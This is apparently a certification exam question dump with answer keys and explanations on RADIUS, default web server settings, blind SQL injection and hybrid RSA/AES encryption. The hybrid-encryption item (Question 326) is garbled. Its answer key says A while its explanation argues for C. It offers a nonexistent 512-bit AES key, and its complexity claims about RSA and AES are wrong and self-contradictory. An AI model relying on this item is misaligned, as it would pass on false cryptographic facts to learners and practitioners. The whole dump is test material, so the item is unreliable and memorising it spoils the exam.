


Diagram
Description automatically generated

NEW QUESTION 315

- (Topic 3)

An Internet Service Provider (ISP) has a need to authenticate users connecting via analog modems, Digital Subscriber Lines (DSL), wireless data services, and Virtual Private Networks (VPN) over a Frame Relay network.

Which AAA protocol is the most likely able to handle this requirement?

- A. TACACS+
- B. DIAMETER
- C. Kerberos
- D. RADIUS

Answer: D

Explanation:

<https://en.wikipedia.org/wiki/RADIUS>

Remote Authentication Dial-In User Service (RADIUS) is a networking protocol that provides centralized authentication, authorization, and accounting (AAA) management for users who connect and use a network service.


RADIUS is a client/server protocol that runs in the application layer, and can use either TCP or UDP. Network access servers, which control access to a network, usually contain a RADIUS client component that communicates with the RADIUS server. RADIUS is often the back-end of choice for 802.1X authentication. A RADIUS server is usually a background process running on UNIX or Microsoft Windows.

Authentication and authorization

The user or machine sends a request to a Network Access Server (NAS) to gain access to a particular network resource using access credentials. The credentials are passed to the NAS device via the link-layer protocol—for example, Point-to-Point Protocol (PPP) in the case of many dialup or DSL providers or posted in an HTTPS secure web form.

In turn, the NAS sends a RADIUS Access Request message to the RADIUS server, requesting authorization to grant access via the RADIUS protocol.

This request includes access credentials, typically in the form of username and password or security certificate provided by the user. Additionally, the request may contain other information which the NAS knows about the user, such as its network address or phone number, and information regarding the user's physical point of attachment to the NAS. The RADIUS server checks that the information is correct using authentication schemes such as PAP, CHAP or EAP. The user's proof of identification is verified, along with, optionally, other information related to the request, such as the user's network address or phone number, account status, and specific network service access privileges. Historically, RADIUS servers checked the user's information against a locally stored flat-file database. Modern RADIUS servers can do this or can refer to external sources—commonly SQL, Kerberos, LDAP, or Active Directory servers—to verify the user's credentials.



Shape Description automatically generated with medium confidence
 The RADIUS server then returns one of three responses to the NAS:

- 1) Access-Reject,
- 2) Access-Challenge,
- 3) Access-Accept.

Access-Reject

The user is unconditionally denied access to all requested network resources. Reasons may include failure to provide proof of identification or an unknown or inactive user account.

Access-Challenge

Requests additional information from the user such as a secondary password, PIN, token, or card. Access-Challenge is also used in more complex authentication dialogs where a secure tunnel is established between the user machine and the Radius Server in a way that the access credentials are hidden from the NAS.

Access-Accept

The user is granted access. Once the user is authenticated, the RADIUS server will often check that the user is authorized to use the network service requested. A given user may be allowed to use a company's wireless network, but not its VPN service, for example. Again, this information may be stored locally on the RADIUS server or may be looked up in an external source such as LDAP or Active Directory.

NEW QUESTION 320

- (Topic 3)

In your cybersecurity class, you are learning about common security risks associated with web servers. One topic that comes up is the risk posed by using default server settings. Why is using default settings on a web server considered a security risk, and what would be the best initial step to mitigate this risk?

- A. Default settings cause server malfunctions; simplify the settings
- B. Default settings allow unlimited login attempts; setup account lockout
- C. Default settings reveal server software type; change these settings
- D. Default settings enable auto-updates; disable and manually patch

Answer: C

Explanation:

Using default settings on a web server is considered a security risk because it can reveal the server software type and version, which can help attackers identify potential vulnerabilities and launch targeted attacks. For example, if the default settings include a server signature that displays the name and version of the web server software, such as Apache 2.4.46, an attacker can search for known exploits or bugs that affect that specific software and version. Additionally, default settings may also include other insecure configurations, such as weak passwords, unnecessary services, or open ports, that can expose the web server to unauthorized access or compromise.

The best initial step to mitigate this risk is to change the default settings to hide or obscure the server software type and version, as well as to disable or remove any unnecessary or

insecure features. For example, to hide the server signature, one can modify the ServerTokens and ServerSignature directives in the Apache configuration file1. Alternatively, one can use a web application firewall or a reverse proxy to mask the server information from the client requests2. Changing the default settings can reduce the attack surface and make it harder for attackers to exploit the web server.

References:

- ? How to Hide Apache Version Number and Other Sensitive Info
- ? How to hide server information from HTTP headers? - Stack Overflow

NEW QUESTION 324

- (Topic 3)

Attempting an injection attack on a web server based on responses to True/False QUESTION NO:s is called which of the following?

- A. Compound SQLi
- B. Blind SQLi
- C. Classic SQLi
- D. DMS-specific SQLi

Answer: B

Explanation:

https://en.wikipedia.org/wiki/SQL_injection#Blind_SQL_injection

Blind SQL injection is used when a web application is vulnerable to an SQL injection but the results of the injection are not visible to the attacker. The page with the vulnerability may not be one that displays data but will display differently depending on the results of a logical statement injected into the legitimate SQL statement called for that page. This type of attack has traditionally been considered time-intensive because a new statement needed to be crafted for each bit recovered, and depending on its structure, the attack may consist of many unsuccessful requests. Recent advancements have allowed each request to recover multiple bits, with no unsuccessful requests, allowing for more consistent and efficient extraction.

NEW QUESTION 326

- (Topic 3)

You are the lead cybersecurity analyst at a multinational corporation that uses a hybrid encryption system to secure inter-departmental communications. The system uses RSA encryption for key exchange and AES for data encryption, taking advantage of the strengths of both asymmetric and symmetric encryption. Each RSA key pair has a size of 'n' bits, with larger keys providing more security at the cost of slower performance. The time complexity of generating an RSA key pair is $O(n^2)$, and AES encryption has a time complexity of $O(n)$. An attacker has developed a quantum algorithm with time complexity $O((\log n)^2)$ to crack RSA encryption. Given 'n=4000' and variable 'AES key size', which scenario is likely to provide the best balance of security and performance?

- A. AES key size=128 bits: This configuration provides less security than option A, but RSA key generation and AES encryption will be faster.
- B. AES key size=256 bits: This configuration provides a high level of security, but RSA key generation may be slow.
- C. AES key size=192 bits: This configuration is a balance between options A and B, providing moderate security and performance.
- D. AES key size=512 bits: This configuration provides the highest level of security but at a significant performance cost due to the large AES key size.

Answer: A

Explanation:

A hybrid encryption system is a system that combines the advantages of both asymmetric and symmetric encryption algorithms. Asymmetric encryption, such as RSA, uses a pair of keys: a public key and a private key, which are mathematically related but not identical. Asymmetric encryption can provide key exchange, authentication, and non-repudiation, but it is slower and less efficient than symmetric encryption. Symmetric encryption, such as AES, uses a single key to encrypt and decrypt data. Symmetric encryption is faster and more efficient than asymmetric encryption, but it requires a secure way to share the key.

In a hybrid encryption system, RSA encryption is used for key exchange, and AES encryption is used for data encryption. This way, the system can benefit from the security of RSA and the speed of AES. However, the system also depends on the key sizes of both algorithms, which affect the security and performance of the system.

The key size of RSA encryption determines the number of bits in the public and private keys. The larger the key size, the more secure the encryption, but also the slower the key generation and encryption/decryption processes. The time complexity of generating an RSA key pair is $O(n^2)$, where n is the key size in bits. This means that the time required to generate an RSA key pair increases quadratically with the key size. For example, if it takes 1 second to generate a 1024-bit RSA key pair, it will take 4 seconds to generate a 2048-bit RSA key pair, and 16 seconds to generate a 4096-bit RSA key pair.

The key size of AES encryption determines the number of bits in the symmetric key. The larger the key size, the more secure the encryption, but also the more rounds of encryption/decryption are needed. The time complexity of AES encryption is $O(n)$, where n is the key size in bits. This means that the time required to encrypt/decrypt data increases linearly with the key size. For example, if it takes 1 second to encrypt/decrypt data with a 128-bit AES key, it will take 2 seconds to encrypt/decrypt data with a 256-bit AES key, and 4 seconds to encrypt/decrypt data with a 512-bit AES key.

An attacker has developed a quantum algorithm with time complexity $O((\log n)^2)$ to crack RSA encryption. This means that the time required to break RSA encryption decreases exponentially with the key size. For example, if it takes 1 second to break a 1024-bit RSA encryption, it will take 0.25 seconds to break a 2048-bit RSA encryption, and 0.0625 seconds to break a 4096-bit RSA encryption. This makes RSA encryption vulnerable to quantum attacks, unless the key size is very large.

Given n=4000 and variable AES key size, the scenario that is likely to provide the best balance of security and performance is C. AES key size=192 bits. This configuration is a compromise between options A and B, providing moderate security and performance. Option A, AES key size=128 bits, provides less security than option C, but RSA key generation and AES encryption will be faster. Option B, AES key size=256 bits, provides more security than option C, but RSA key generation may be slow. Option D, AES key size=512 bits, provides the highest level of security, but at a significant performance cost due to the large AES key size. References:

? Hybrid cryptosystem - Wikipedia

? RSA (cryptosystem) - Wikipedia

? Advanced Encryption Standard - Wikipedia

? Quantum computing and cryptography - Wikipedia

NEW QUESTION 331

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